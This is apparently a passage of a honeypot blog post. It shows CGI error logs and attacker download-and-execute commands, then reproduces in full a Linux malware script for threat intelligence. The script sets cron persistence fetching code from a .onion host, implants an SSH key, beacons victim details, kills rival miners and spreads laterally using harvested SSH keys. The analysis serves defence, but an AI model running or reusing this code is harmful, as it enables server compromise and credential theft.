    [Fri Nov 12 09:13:39.381167 2021] [cgi:error]  : No such file or directory: /bin/bash
    [Fri Nov 12 09:13:39.381182 2021] [cgi:error]  : /bin/bash
    [Fri Nov 12 09:13:39.383487 2021] [cgi:error]  sh: 2: : /bin/bash
    [Fri Nov 12 09:13:39.383625 2021] [cgi:error]  ./dk32: not found: /bin/bash
    [Fri Nov 12 09:13:39.383641 2021] [cgi:error]  : /bin/bash
    [Fri Nov 12 09:13:39.387727 2021] [cgi:error]  dk86: Permission denied: /bin/bash
    [Fri Nov 12 09:13:39.388725 2021] [cgi:error]  chmod: : /bin/bash
    [Fri Nov 12 09:13:39.388765 2021] [cgi:error]  cannot access 'dk86': /bin/bash
    [Fri Nov 12 09:13:39.388802 2021] [cgi:error]  : No such file or directory: /bin/bash
    [Fri Nov 12 09:13:39.388814 2021] [cgi:error]  : /bin/bash
    [Fri Nov 12 09:13:39.389853 2021] [cgi:error]  sh: 1: : /bin/bash
    [Fri Nov 12 09:13:39.389980 2021] [cgi:error]  ./dk86: not found: /bin/bash
    [... snip ...]
    [Fri Nov 12 09:13:39.482184 2021] [cgi:error]  bash: line 39: $(pwd)/.SgII: Permission denied: /bin/bash
    [Fri Nov 12 09:13:39.486157 2021] [cgi:error]  bash: line 41: /usr/local/bin/.SgII: Permission denied: /bin/bash
    [Fri Nov 12 09:13:39.487927 2021] [cgi:error]  bash: line 42: /.SgII: Permission denied: /bin/bash
    [Fri Nov 12 09:13:40.674001 2021] [cgi:error]  grep: : /bin/bash
    [Fri Nov 12 09:13:40.674091 2021] [cgi:error]  /.ssh/authorized_keys: /bin/bash
    [Fri Nov 12 09:13:40.674141 2021] [cgi:error]  : No such file or directory: /bin/bash
    [Fri Nov 12 09:13:40.674156 2021] [cgi:error]  : /bin/bash
    [Fri Nov 12 09:13:40.675165 2021] [cgi:error]  bash: line 252: /.ssh/authorized_keys: No such file or directory: /bin/bash
    [Fri Nov 12 09:13:40.676620 2021] [cgi:error]  bash: line 252: [: -gt: unary operator expected: /bin/bash
    [Fri Nov 12 09:13:40.679150 2021] [cgi:error]  grep: : /bin/bash
    [Fri Nov 12 09:13:40.679194 2021] [cgi:error]  /.ssh/authorized_keys: /bin/bash
    [Fri Nov 12 09:13:40.679232 2021] [cgi:error]  : No such file or directory: /bin/bash
    [Fri Nov 12 09:13:40.679244 2021] [cgi:error]  : /bin/bash
    [Fri Nov 12 09:13:40.680151 2021] [cgi:error]  bash: line 254: /.ssh/authorized_keys: No such file or directory: /bin/bash
    [Fri Nov 12 09:13:51.131698 2021]  echo; id
    [Fri Nov 12 09:13:52.076968 2021]  echo; pwd
    [Fri Nov 12 09:13:52.294907 2021]  echo; whoami
    [Fri Nov 12 09:13:52.516101 2021]  echo; hostname
    [Fri Nov 12 09:13:54.127156 2021]  P
    [Fri Nov 12 09:13:54.132660 2021]  echo; crontab -l;
    [Fri Nov 12 09:13:54.346927 2021]  echo; pwd
    [Fri Nov 12 09:13:54.566587 2021]  echo; whoami
    [Fri Nov 12 09:13:54.784133 2021]  echo; hostname

    The 172.93.50.138 URL is responsive and returns the following:

    wget -O dk86 http://138.197.206.223:80/wp-content/themes/twentysixteen/dk86; chmod +x dk86; ./dk86 &
    wget -O dk32 http://138.197.206.223:80/wp-content/themes/twentysixteen/dk32; chmod +x dk32; ./dk32 &
    
    echo "d2dldCAtTyBkazg2IGh0dHA6Ly8xMzguMTk3LjIwNi4yMjM6ODAvd3AtY29udGVudC90aGVtZXMvdHdlbnR5c2l4dGVlbi9kazg2OyBjaG1vZCAreCBkazg2OyAuL2RrODYgJg==" | base64 -d | sh
    echo "Y3VybCBodHRwOi8vMTU5Ljg5LjE4Mi4xMTcvd3AtY29udGVudC90aGVtZXMvdHdlbnR5c2V2ZW50ZWVuL2xkbSB8IGJhc2g=" | base64 -d | sh

    And here it is without the base64 encoding:

    wget -O dk86 http://138.197.206.223:80/wp-content/themes/twentysixteen/dk86; chmod +x dk86; ./dk86 &
    wget -O dk32 http://138.197.206.223:80/wp-content/themes/twentysixteen/dk32; chmod +x dk32; ./dk32 &
    
    echo 'wget -O dk86 http://138.197.206.223:80/wp-content/themes/twentysixteen/dk86; chmod +x dk86; ./dk86 &' | sh
    echo 'curl http://159.89.182.117/wp-content/themes/twentyseventeen/ldm | bash' | sh

    As I noted above, the 138.197.206.223 URL is non-responsive. But I got a very interesting script back from hxxp://159.89.182.117/wp-content/themes/twentyseventeen/ldm which I’m reproducing at the end of this blog post. The script really needs root privileges to execute, which were never achieved during this compromise. However, you can read through the script and extract plenty of interesting items for your threat intel teams, including a .onion URL, plus an embedded SSH public key that the script tries to put into /root/.ssh/authorized_keys. There’s also some attempted manipulation of /etc/ld.so.preload, which is indicative of an LD_PRELOAD type rootkit like the ones Craig Rowland has been blogging about.

    Ultimately our dk86 compromise never really got going due to lack of privileges. But that doesn’t mean we can’t extract a great deal of useful indicators for future compromise attempts. In upcoming blog posts I will be digging into other compromises on the honeypot that actually achieved their goals. Stay tuned!

    #!/bin/bash
    SHELL=/bin/sh
    PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
    RHOST="sgzhooqkd2i3d4z4v7pjhlj2ddbpqoda4v4lcrciblj7nvccepajufad"
    
    TOR1=".tor2web.su/"
    TOR2=".onion.ly/"
    TOR3=".onion.ws/"
    RPATH1='src/ldm'
    
    TIMEOUT="75"
    CTIMEOUT="22"
    COPTS="-fsSLk --retry 2 --connect-timeout ${CTIMEOUT} --max-time ${TIMEOUT}"
    WOPTS="--quiet --tries=2 --wait=5 --no-check-certificate --connect-timeout=${CTIMEOUT} --timeout=${TIMEOUT}"
    
    C1=""
    C2=""
    
    sudoer=1
    sudo=''
    if [ "$(whoami)" != "root" ]; then
        sudo="sudo "
        timeout -k 5 1 sudo echo 'kthreadd' 2>/dev/null && sudoer=1||{ sudo=''; sudoer=0; }
    fi
    
    if [ $(rm --help 2>/dev/null|grep " rm does not remove dir"|wc -l) -ne 0 ]; then rm="rm"; elif [ $(rrn --help 2>/dev/null|grep " rm does not remove dir"|wc -l) -ne 0 ]; then rm="rrn"; else rm="echo"; for f in /bin/*; do strings $f 2>/dev/null|grep -qi " rm does not remove dir" && rm="$f" && ${sudo} mv -f $rm /bin/rrn && break; done; fi
    if [ $(curl --help 2>/dev/null|grep -i "Dump libcurl equivalent"|wc -l) -ne 0 ]; then curl="curl"; elif [ $(lxc --help 2>/dev/null|grep -i "Dump libcurl equivalent"|wc -l) -ne 0 ]; then curl="lxc"; else curl="echo"; for f in ${bpath}/*; do strings $f 2>/dev/null|grep -qi "Dump libcurl equivalent" && curl="$f" && ${sudo} mv -f $curl ${bpath}/lxc && break; done; fi
    if [ $(wget --version 2>/dev/null|grep -i "wgetrc "|wc -l) -ne 0 ]; then wget="wget"; elif [ $(lxw --version 2>/dev/null|grep -i "wgetrc "|wc -l) -ne 0 ]; then wget="lxw"; else wget="echo"; for f in ${bpath}/*; do strings $f 2>/dev/null|grep -qi ".wgetrc'-style command" && wget="$f" && ${sudo} mv -f $wget ${bpath}/lxw && break; done; fi
    
    if [ $(command -v nohup|wc -l) -ne 0 ] && [ "$1" != "-n" ] && [ -f "$0" ]; then
        ${sudo} chmod +x "$0"
        nohup ${sudo} "$0" -n >/dev/null 2>&1 &
        echo 'Sent!'
        exit $?
    fi
    
    rand=$(head /dev/urandom | tr -dc A-Za-z0-9 | head -c $(shuf -i 4-16 -n 1) ; echo ''); if [ -z ${rand} ]; then rand='.tmp'; fi
    echo "${rand}" > "$(pwd)/.${rand}" 2>/dev/null && LPATH="$(pwd)/.cache/"; ${rm} -f "$(pwd)/.${rand}" >/dev/null 2>&1
    echo "${rand}" > "/tmp/.${rand}" 2>/dev/null && LPATH="/tmp/.cache/"; ${rm} -f "/tmp/.${rand}" >/dev/null 2>&1
    echo "${rand}" > "/usr/local/bin/.${rand}" 2>/dev/null && LPATH="/usr/local/bin/.cache/"; ${rm} -f "/usr/local/bin/.${rand}" >/dev/null 2>&1
    echo "${rand}" > "${HOME}/.${rand}" 2>/dev/null && LPATH="${HOME}/.cache/"; ${rm} -f "${HOME}/.${rand}" >/dev/null 2>&1
    mkdir -p ${LPATH} >/dev/null 2>&1
    ${sudo} chattr -i ${LPATH} >/dev/null 2>&1; chmod 755 ${LPATH} >/dev/null 2>&1; ${sudo} chattr +a ${LPATH} >/dev/null 2>&1
    
    skey="ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQBtGZHLQlMLkrONMAChDVPZf+9gNG5s2rdTMBkOp6P7mKIQ/OkbgiozmZ3syhELI4L0M1TmJiRbbrIta8662z4WAKhXpiU22llfwrkN0m8yKJApd8lDzvvdBw+ShzJr+WaEWX7uW3WCe5NCxGxc6AU7c2vmuLlO0B203pIGVIbV1xJmj6MXrdZpNy7QRo9zStWmgmVY4GR4v26R3XDOn1gshuQ6PgUqgewQ+AlslLVuekdH23sLQfejXyJShcoFI6BbH67YTcoh4G/TuQdGe8lIeAAmp7lzzHMyu+2iSNoFFCeF48JSA2YZvssFOsGuAtV/9uPNQoi9EyvgM2mGDgJJ"
    if [ "$(whoami)" != "root" ]; then sshdir="${HOME}/.ssh"; else sshdir='/root/.ssh'; fi
    
    hload=$(ps aux|grep -v 'l0'|grep -v 'eth1'|grep -v 'lan0'|grep -v '^-'| grep -v 'eth0'|grep -v 'inet0'|grep -v 'lano'|grep -v grep|grep -v defunct|grep -v "knthread"|grep -vi 'aaaaaaaaaa'|grep -vi 'java '|grep -vi 'jenkins'|grep -vi 'exim'|awk '{if($3>=54.0) print $11}'|head -n 1)
    [ "${hload}" != "" ] && { ps ax|grep -v grep|grep -v defunct|grep -v knthread|grep -F "${hload}"|while read pid _; do if [ ${pid} -gt 301 ] && [ "$pid" != "$$" ]; then echo "killing: ${pid}"; kill -9 "${pid}" >/dev/null 2>&1; fi; done; }
    
    hload2=$(ps aux|grep -v 'l0'|grep -v 'eth1'|grep -v 'lan0'| grep -v '^-' | grep -v 'eth0'|grep -v 'inet0'|grep -v 'lano'|grep -v grep|grep -v defunct|grep -v python|grep -v knthread|grep -vi 'aaaaaaaaaa'|grep -vi "bash"|grep -vi 'exim'|awk '{if($3>=0.0) print $2}'|uniq)
    if [[ ! "${hload2}" == "" ]]; then
        for p in ${hload2}; do
            xm=''
            if [[ $p -gt 301 ]] && [[ ! "$pid" == "$$" ]] && [[ ! "$pid" == "$PPID" ]]; then
                if [ -f /proc/${p}/exe ]; then
                    xmf="$(readlink /proc/${p}/exe 2>/dev/null)"
                    xm=$(grep -i "xmr\|cryptonight\|hashrate" /proc/${p}/exe 2>&1)
                elif [ -f /proc/${p}/comm ]; then
                    xmf="$(readlink /proc/${p}/cwd)/$(cat /proc/${p}/comm)"
                    xm=$(grep -i "xmr\|cryptonight\|hashrate" ${xmf} 2>&1)
                fi
                if [[ "${xm}" == *"matches"* ]]; then
                                    echo "killing ${p} and removing: ${xmf}"
                                    kill -9 ${p} >/dev/null 2>&1
                                    ${rm} -rf ${xmf} >/dev/null 2>&1
                            fi
            fi
        done
    fi
    
    sockz() {
            n=(doh.defaultroutes.de dns.hostux.net dns.dns-over-https.com uncensored.lux1.dns.nixnet.xyz dns.rubyfish.cn dns.twnic.tw doh.centraleu.pi-dns.com doh.dns.sb doh-fi.blahdns.com fi.doh.dns.snopyta.org dns.flatuslifir.is doh.li dns.digitale-gesellschaft.ch)
            p=$(echo "dns-query?name=relay.l33t-ppl.info")
            s=$(${curl} ${COPTS} https://${n[$((RANDOM%13))]}/$p | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" |tr ' ' '\n'|sort -uR|head -1)
    }
    
    cik() {
            CS="SHELL=/bin/bash\nPATH=/sbin:/bin:/usr/sbin:/usr/bin\nMAILTO=''\nHOME=/"
            CR=$(crontab -l 2>/dev/null | grep 'pty')
    
            if [ "$curl" != "echo" ]; then
                    CRON11='n=(doh.defaultroutes.de dns.hostux.net dns.dns-over-https.com uncensored.lux1.dns.nixnet.xyz dns.rubyfish.cn dns.twnic.tw doh.centraleu.pi-dns.com doh.dns.sb doh-fi.blahdns.com fi.doh.dns.snopyta.org dns.flatuslifir.is doh.li dns.digitale-gesellschaft.ch);p=$(echo "dns-query?name=relay.l33t-ppl.info");s=$(curl https://${n[$((RANDOM\\%13))]}/$p | grep -oE "\\b([0-9]{1,3}\.){3}[0-9]{1,3}\\b" |tr " " "\\\\n"|sort -uR|head -1);'
                    CRON11="$CRON11""FETCH_OPTS=\"-fsSLk --connect-timeout 26 --max-time 75\";""(curl -x socks5h://\$s:9050 $RHOST.onion/src/ldm || curl \${FETCH_OPTS} https://${RHOST}${TOR1}src/ldm || curl \${FETCH_OPTS} https://${RHOST}${TOR2}src/ldm || curl \${FETCH_OPTS} https://${RHOST}${TOR3}src/ldm)|bash"
            else
                    CRON11="WGET_OPTS=\"--quiet --tries=2 --wait=5 --no-check-certificate --connect-timeout=22 --timeout=75\";(wget \${WGET_OPTS} https://${RHOST}${TOR1}src/ldm || wget \${WGET_OPTS} https://${RHOST}${TOR2}src/ldm || wget \${WGET_OPTS} https://${RHOST}${TOR3}src/ldm)|bash"
            fi
    
            C1=$(echo -e "$CS""\n""$CR""\n""* * * * * $CRON11")
            C2=$(echo -e "$CS""\n""$CR""\n""* * * * * root $CRON11")
    }
    
    net=$(${curl} -fsSLk --max-time 6 ipinfo.io/ip || ${wget} ${WOPTS} -O - ipinfo.io/ip)
    if echo "${net}"|grep -q 'Could not resolve proxy'; then
        unset http_proxy; unset HTTP_PROXY; unset https_proxy; unset HTTPS_PROXY
        http_proxy=""; HTTP_PROXY=""; https_proxy=""; HTTPS_PROXY=""
    fi
    
    if [ ${sudoer} -eq 1 ]; then
        if [ -f /etc/ld.so.preload ]; then
            if [ $(which chattr|wc -l) -ne 0 ]; then ${sudo} chattr -i /etc/ld.so.preload >/dev/null 2>&1; fi
            ${sudo} ln -sf /etc/ld.so.preload /tmp/.ld.so >/dev/null 2>&1
            >/tmp/.ld.so >/dev/null 2>&1
            ${sudo} ${rm} -rf /etc/ld.so.preload* >/dev/null 2>&1
        fi
    
        if [ -d /etc/systemd/system/ ]; then ${sudo} ${rm} -rf /etc/systemd/system/cloud* >/dev/null 2>&1; fi
        [ $(${sudo} cat /etc/hosts|grep -i "onion."|wc -l) -ne 0 ] && { ${sudo} chattr -i -a /etc/hosts >/dev/null 2>&1; ${sudo} chmod 644 /etc/hosts >/dev/null 2>&1; ${sudo} sed -i '/.onion.$/d' /etc/hosts >/dev/null 2>&1; }
        [ $(${sudo} cat /etc/hosts|grep -i "tor2web."|wc -l) -ne 0 ] && { ${sudo} chattr -i -a /etc/hosts >/dev/null 2>&1; ${sudo} chmod 644 /etc/hosts >/dev/null 2>&1; ${sudo} sed -i '/.tor2web.$/d' /etc/hosts >/dev/null 2>&1; }
        [ $(${sudo} cat /etc/hosts|grep -i "onion.\|tor2web"|wc -l) -ne 0 ] && { ${sudo} echo '127.0.0.1 localhost' > /etc/hosts >/dev/null 2>&1; }
        if [ -f /usr/bin/yum ]; then
            if [ -f /usr/bin/systemctl ]; then
                crstart="systemctl restart crond.service >/dev/null 2>&1"
                crstop="systemctl stop crond.service >/dev/null 2>&1"
            else
                crstart="/etc/init.d/crond restart >/dev/null 2>&1"
                crstop="/etc/init.d/crond stop >/dev/null 2>&1"
            fi
        elif [ -f /usr/bin/apt-get ]; then
            crstart="service cron restart >/dev/null 2>&1"
            crstop="service cron stop >/dev/null 2>&1"
        elif [ -f /usr/bin/pacman ]; then
            crstart="/etc/rc.d/cronie restart >/dev/null 2>&1"
            crstop="/etc/rc.d/cronie stop >/dev/null 2>&1"
        elif [ -f /sbin/apk ]; then
            crstart="/etc/init.d/crond restart >/dev/null 2>&1"
            crstop="/etc/init.d/crond stop >/dev/null 2>&1"
        fi
        if [ ! -f "${LPATH}.sysud" ] || [ $(bash --version 2>/dev/null|wc -l) -eq 0 ] || [ $(${wget} --version 2>/dev/null|wc -l) -eq 0 ]; then
            if [ -f /usr/bin/yum ]; then
                yum install -y -q -e 0 openssh-server iptables bash curl wget zip unzip python2 net-tools e2fsprogs vixie-cron cronie >/dev/null 2>&1
                yum reinstall -y -q -e 0 curl wget unzip bash net-tools vixie-cron cronie >/dev/null 2>&1
                chkconfig sshd on >/dev/null 2>&1
                chkconfig crond on >/dev/null 2>&1;
                if [ -f /usr/bin/systemctl ]; then
                    systemctl start sshd.service >/dev/null 2>&1
                else
                    /etc/init.d/sshd start >/dev/null 2>&1
                fi
            elif [ -f /usr/bin/apt-get ]; then
                rs=$(yes | ${sudo} apt-get update >/dev/null 2>&1)
                if echo "${rs}"|grep -q 'dpkg was interrupted'; then y | ${sudo} dpkg --configure -a; fi
                DEBIAN_FRONTEND=noninteractive ${sudo} apt-get --yes --force-yes install openssh-server iptables bash cron curl wget zip unzip python python-minimal vim e2fsprogs net-tools >/dev/null 2>&1
                DEBIAN_FRONTEND=noninteractive ${sudo} apt-get --yes --force-yes install --reinstall curl wget unzip bash net-tools cron
                ${sudo} systemctl enable ssh
                ${sudo} systemctl enable cron
                ${sudo} /etc/init.d/ssh restart >/dev/null 2>&1
            elif [ -f /usr/bin/pacman ]; then
                pacman -Syy >/dev/null 2>&1
                pacman -S --noconfirm base-devel openssh iptables bash cronie curl wget zip unzip python2 vim e2fsprogs net-tools >/dev/null 2>&1
                systemctl enable --now cronie.service >/dev/null 2>&1
                systemctl enable --now sshd.service >/dev/null 2>&1
                /etc/rc.d/sshd restart >/dev/null 2>&1
            elif [ -f /sbin/apk ]; then
                #apk --no-cache -f upgrade >/dev/null 2>&1
                apk --no-cache -f add curl wget unzip bash busybox openssh iptables python vim e2fsprogs e2fsprogs-extra net-tools openrc >/dev/null 2>&1
                apk del openssl-dev net-tools >/dev/null 2>&1; apk del libuv-dev >/dev/null 2>&1;
                apk add --no-cache openssl-dev libuv-dev net-tools --repository http://dl-cdn.alpinelinux.org/alpine/v3.9/main >/dev/null 2>&1
                rc-update add sshd >/dev/null 2>&1
                /etc/init.d/sshd start >/dev/null 2>&1
                if [ -f /etc/init.d/crond ]; then rc-update add crond >/dev/null 2>&1; /etc/init.d/crond restart >/dev/null 2>&1; else /usr/sbin/crond -c /etc/crontabs >/dev/null 2>&1; fi
            fi
        fi
    
            if [ $(curl --help 2>/dev/null|grep -i "Dump libcurl equivalent"|wc -l) -ne 0 ]; then curl="curl"; elif [ $(lxc --help 2>/dev/null|grep -i "Dump libcurl equivalent"|wc -l) -ne 0 ]; then curl="lxc"; else curl="echo"; for f in ${bpath}/*; do strings $f 2>/dev/null|grep -qi "Dump libcurl equivalent" && curl="$f" && ${sudo} mv -f $curl ${bpath}/lxc && break; done; fi
            if [ $(wget --version 2>/dev/null|grep -i "wgetrc "|wc -l) -ne 0 ]; then wget="wget"; elif [ $(lxw --version 2>/dev/null|grep -i "wgetrc "|wc -l) -ne 0 ]; then wget="lxw"; else wget="echo"; for f in ${bpath}/*; do strings $f 2>/dev/null|grep -qi ".wgetrc'-style command" && wget="$f" && ${sudo} mv -f $wget ${bpath}/lxw && break; done; fi
            net=$(${curl} -fsSLk --max-time 6 ipinfo.io/ip || ${wget} ${WOPTS} -O - ipinfo.io/ip)
            cik >/dev/null 2>&1
    
        ${sudo} chattr -i -a /var/spool/cron >/dev/null 2>&1; ${sudo} chattr -i -a -R /var/spool/cron/ >/dev/null 2>&1; ${sudo} chattr -i -a /etc/cron.d >/dev/null 2>&1; ${sudo} chattr -i -a -R /etc/cron.d/ >/dev/null 2>&1; ${sudo} chattr -i -a /var/spool/cron/crontabs >/dev/null 2>&1; ${sudo} chattr -i -a -R /var/spool/cron/crontabs/ >/dev/null 2>&1
        ${sudo} ${rm} -rf /var/spool/cron/crontabs/* >/dev/null 2>&1; ${sudo} ${rm} -rf /var/spool/cron/crontabs/.* >/dev/null 2>&1; ${sudo} ${rm} -f /var/spool/cron/* >/dev/null 2>&1; ${sudo} ${rm} -f /var/spool/cron/.* >/dev/null 2>&1; ${sudo} ${rm} -rf /etc/cron.d/* >/dev/null 2>&1; ${sudo} ${rm} -rf /etc/cron.d/.* >/dev/null 2>&1;
        ${sudo} chattr -i -a /etc/cron.hourly >/dev/null 2>&1; ${sudo} chattr -i -a -R /etc/cron.hourly/ >/dev/null 2>&1; ${sudo} chattr -i -a /etc/cron.daily >/dev/null 2>&1; ${sudo} chattr -i -a -R /etc/cron.daily/ >/dev/null 2>&1
        ${sudo} ${rm} -rf /etc/cron.hourly/* >/dev/null 2>&1; ${sudo} ${rm} -rf /etc/cron.hourly/.* >/dev/null 2>&1; ${sudo} ${rm} -rf /etc/cron.daily/* >/dev/null 2>&1; ${sudo} ${rm} -rf /etc/cron.daily/.* >/dev/null 2>&1;
        ${sudo} chattr -a -i /tmp >/dev/null 2>&1; ${sudo} ${rm} -rf /tmp/* >/dev/null 2>&1; ${sudo} ${rm} -rf /tmp/.* >/dev/null 2>&1
        ${sudo} chattr -a -i /etc/crontab >/dev/null 2>&1; ${sudo} chattr -i /var/spool/cron/root >/dev/null 2>&1; ${sudo} chattr -i /var/spool/cron/crontabs/root >/dev/null 2>&1
        if [ -f /sbin/apk ]; then
            ${sudo} mkdir -p /etc/crontabs >/dev/null 2>&1; ${sudo} chattr -i -a /etc/crontabs >/dev/null 2>&1; ${sudo} chattr -i -a -R /etc/crontabs/* >/dev/null 2>&1
            ${sudo} ${rm} -rf /etc/crontabs/* >/dev/null 2>&1; ${sudo} echo "${C1}" > /etc/crontabs/root >/dev/null 2>&1 && ${sudo} echo "${C2}" >> /etc/crontabs/root >/dev/null 2>&1 && ${sudo} echo '' >> /etc/crontabs/root >/dev/null 2>&1 && ${sudo} crontab /etc/crontabs/root
        elif [ -f /usr/bin/apt-get ]; then
            ${sudo} mkdir -p /var/spool/cron/crontabs >/dev/null 2>&1; ${sudo} chattr -i -a /var/spool/cron/crontabs/root >/dev/null 2>&1
            rs=$(${sudo} echo "${C1}" > /var/spool/cron/crontabs/root 2>&1)
            if [ -z ${rs} ]; then ${sudo} echo '' >> /var/spool/cron/crontabs/root && ${sudo} chmod 600 /var/spool/cron/crontabs/root && ${sudo} crontab /var/spool/cron/crontabs/root; fi
        else
            ${sudo} mkdir -p /var/spool/cron >/dev/null 2>&1; ${sudo} chattr -i -a /var/spool/cron/root >/dev/null 2>&1
            rs=$(${sudo} echo "${C1}" > /var/spool/cron/root 2>&1)
            if [ -z ${rs} ]; then ${sudo} echo '' >> /var/spool/cron/root && ${sudo} crontab /var/spool/cron/root; fi
        fi
        ${sudo} chattr -i -a /etc/crontab >/dev/null 2>&1; rs=$(${sudo} echo "${C2}" > /etc/crontab 2>&1)
        if [ -z "${rs}" ]; then ${sudo} echo '' >> /etc/crontab && ${sudo} crontab /etc/crontab; fi
        ${sudo} mkdir -p /etc/cron.d >/dev/null 2>&1; ${sudo} chattr -i -a /etc/cron.d/root >/dev/null 2>&1
        rs=$(${sudo} echo "${C2}" > /etc/cron.d/root 2>&1 && ${sudo} echo '' >> /etc/cron.d/root 2>&1 && ${sudo} chmod 600 /etc/cron.d/root 2>&1)
        if [ $(crontab -l 2>/dev/null|grep -i "${RHOST}"|wc -l) -lt 1 ]; then
            (${curl} ${COPTS} https://busybox.net/downloads/binaries/1.30.0-i686/busybox_RM -o ${LPATH}.rm||${wget} ${WOPTS} https://busybox.net/downloads/binaries/1.30.0-i686/busybox_RM -O ${LPATH}.rm) && chmod +x ${LPATH}.rm
            (${curl} ${COPTS} https://busybox.net/downloads/binaries/1.30.0-i686/busybox_CROND -o ${LPATH}.cd||${wget} ${WOPTS} https://busybox.net/downloads/binaries/1.30.0-i686/busybox_CROND -O ${LPATH}.cd) && chmod +x ${LPATH}.cd
            (${curl} ${COPTS} https://busybox.net/downloads/binaries/1.30.0-i686/busybox_CRONTAB -o ${LPATH}.ct||${wget} ${WOPTS} https://busybox.net/downloads/binaries/1.30.0-i686/busybox_CRONTAB -O ${LPATH}.ct) && chmod +x ${LPATH}.ct
            if [ -f ${LPATH}.${rm} ] && [ -f ${LPATH}.ct ]; then
                ${sudo} "${crstop}"
                cd=$(which crond)
                ct=$(which crontab)
                if [ -n "${ct}" ]; then ${sudo} ${LPATH}.${rm} ${ct}; ${sudo} cp ${LPATH}.ct ${ct}; fi
                ${sudo} "${crstart}"
            fi
        fi
    
        ${sudo} chattr -i -a ${LPATH} >/dev/null 2>&1;
    
            [ "$(${sudo} cat /etc/ssh/sshd_config | grep '^PermitRootLogin')" != "PermitRootLogin yes" ] && { ${sudo} echo PermitRootLogin yes >> /etc/ssh/sshd_config; }
        [ "$(${sudo} cat /etc/ssh/sshd_config | grep '^RSAAuthentication')" != "RSAAuthentication yes" ] && { ${sudo} echo RSAAuthentication yes >> /etc/ssh/sshd_config; }
        [ "$(${sudo} cat /etc/ssh/sshd_config | grep '^PubkeyAuthentication')" != "PubkeyAuthentication yes" ] && { ${sudo} echo PubkeyAuthentication yes >> /etc/ssh/sshd_config; }
        [ "$(${sudo} cat /etc/ssh/sshd_config | grep '^UsePAM')" != "UsePAM yes" ] && { ${sudo} echo UsePAM yes >> /etc/ssh/sshd_config; }
        [ "$(${sudo} cat /etc/ssh/sshd_config | grep '^PasswordAuthentication yes')" != "PasswordAuthentication yes" ] && { ${sudo} echo PasswordAuthentication yes >> /etc/ssh/sshd_config; }
        touch "${LPATH}.sysud"
    else
        if [ $(which crontab|wc -l) -ne 0 ]; then
                    cik >/dev/null 2>&1
            crontab -r >/dev/null 2>&1
            (crontab -l >/dev/null 2>&1; echo "${C1}") | crontab -
        fi
    fi
    
    localk() {
            KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*' | grep -vw pub)
            KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
            KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
            HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
            HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}")
            HOSTS3=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | uniq)
            USERZ=$(
                    echo "root"
                    find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq | grep -v "\.ssh"
            )
            userlist=$(echo $USERZ | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
            hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
            keylist=$(echo "$KEYS $KEYS2 $KEYS3" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
            for user in $userlist; do
                    for host in $hostlist; do
                            for key in $keylist; do
                                    chmod +r $key; chmod 400 $key
                                    ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host "(curl http://34.221.40.237/.x/3sh||wget -q -O- http://34.221.40.237/.x/1sh)|sh" >/dev/null 2>&1 &
                            done
                    done
            done
    }
    
    
    sockz >/dev/null 2>&1
    
    ${sudo} mkdir -p "${sshdir}" >/dev/null 2>&1
    if [ ! -f ${sshdir}/authorized_keys ]; then ${sudo} touch ${sshdir}/authorized_keys >/dev/null 2>&1; fi
    ${sudo} chattr -i -a "${sshdir}" >/dev/null 2>&1; ${sudo} chattr -i -a -R "${sshdir}/" >/dev/null 2>&1; ${sudo} chattr -i -a ${sshdir}/authorized_keys >/dev/null 2>&1
    if [ -n "$(grep -F redis ${sshdir}/authorized_keys)" ] || [ $(wc -l < ${sshdir}/authorized_keys) -gt 98 ]; then ${sudo} echo "${skey}" > ${sshdir}/authorized_keys; fi
    if [ "$(${sudo} grep "^${skey}" ${sshdir}/authorized_keys)" != "${skey}" ]; then
            ${sudo} echo "${skey}" >> ${sshdir}/authorized_keys;
            if [ -n "${net}" ]; then
                    (${curl} ${COPTS} -x socks5h://$s:9050 "${RHOST}.onion/rsl.php?ip=${net}&login=$(whoami)" || ${curl} ${COPTS} "https://${RHOST}${TOR1}rsl.php?ip=${net}&login=$(whoami)" || ${curl} ${COPTS} "https://${RHOST}${TOR2}rsl.php?ip=${net}&login=$(whoami)" || ${curl} ${COPTS} "https://${RHOST}${TOR3}rsl.php?ip=${net}&login=$(whoami)" || ${wget} ${WOPTS} -O - "https://${RHOST}${TOR1}rsl.php?ip=${net}&login=$(whoami)" || ${wget} ${WOPTS} -O - "https://${RHOST}${TOR2}rsl.php?ip=${net}&login=$(whoami)" || ${wget} ${WOPTS} -O - "https://${RHOST}${TOR3}rsl.php?ip=${net}&login=$(whoami)") >/dev/null 2>&1 &
            fi
    fi
    
    ${sudo} chmod 0700 ${sshdir} >/dev/null 2>&1; ${sudo} chmod 600 ${sshdir}/authorized_keys >/dev/null 2>&1; ${sudo} chattr +i ${sshdir}/authorized_keys >/dev/null 2>&1
    
    ${rm} -rf ./main* >/dev/null 2>&1
    ${rm} -rf ./*.ico* >/dev/null 2>&1
    ${rm} -rf ./r64* >/dev/null 2>&1
    ${rm} -rf ./r32* >/dev/null 2>&1
    [ $(echo "$0"|grep -i ".cache\|bin"|wc -l) -eq 0 ] && [ "$1" != "" ] && { ${rm} -f "$0" >/dev/null 2>&1; }
    echo -e '\n'
